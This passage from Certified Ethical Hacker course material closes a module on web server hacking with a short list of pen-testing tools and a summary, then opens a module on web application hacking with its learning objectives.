



Figure 13.51: Screenshot of CORE Impact

The following are some additional web server pen testing tools:

- Immunity CANVAS (*https://www.immunityinc.com*)
- Arachni (https*://www.arachni-scanner.com*)
- WebSurgery (*http://sunrisetech.gr*)

Module Summary




- In this module, we have discussed the following:
  - Web server concepts
  - Various web server threats and attacks in detail
  - Web server attack methodology in detail, including information gathering, web server footprinting, website mirroring, vulnerability scanning, session hijacking, and web server passwords hacking
  - Various web server hacking tools
  - Various countermeasures that are to be employed to prevent web server hacking attempts by threat actors
  - Patch management concepts
  - Detailed discussion on securing web servers using various security tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, hack web applications

Module Summary

In this module, we discussed in detail general concepts related to web servers; various web server threats and attacks; the web server attack methodology, which includes information gathering, web server footprinting, website mirroring, vulnerability scanning, session hijacking, and web server passwords hacking; and various web server hacking tools. Additionally, we discussed various countermeasures that can be employed to prevent web server hacking attempts by threat actors. We also discussed patch management concepts. This module ended with a detailed discussion on how to secure web servers using various security tools.


In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, hack web applications.



C|EH™

Certified Ethical Hacker

Module 14:
Hacking Web Applications



Module Objectives


The evolution of the Internet and web technologies, combined with rapidly increasing Internet connectivity, has led to the emergence of a new business landscape. Web applications are an integral component of online businesses. Everyone connected via the Internet is using various web applications for different purposes, including online shopping, email, chats, and social networking.

Web applications are becoming increasingly vulnerable to more sophisticated threats and attack vectors. This module will familiarize you with various web applications and web attack vectors as well as how to protect an organization's information resources from them. It describes the general web application hacking methodology that most attackers use to exploit a target system. Ethical hackers can use this methodology to assess their organization's security against web application attacks. This module will also familiarize you with web API, webhooks, and web shell concepts as well as hacking. In addition, it discusses several tools that are useful in different stages of web application security assessment.

At the end of this module, you will be able to:

- Describe web application concepts
- Perform various web application attacks
- Describe the web application hacking methodology
- Use different web application hacking tools
- Explain web API, webhooks, and web shell concepts
- Understand how to hack web applications via web API, webhooks, and web shells

- Adopt countermeasures against web application attacks
- Use different web application security testing tools



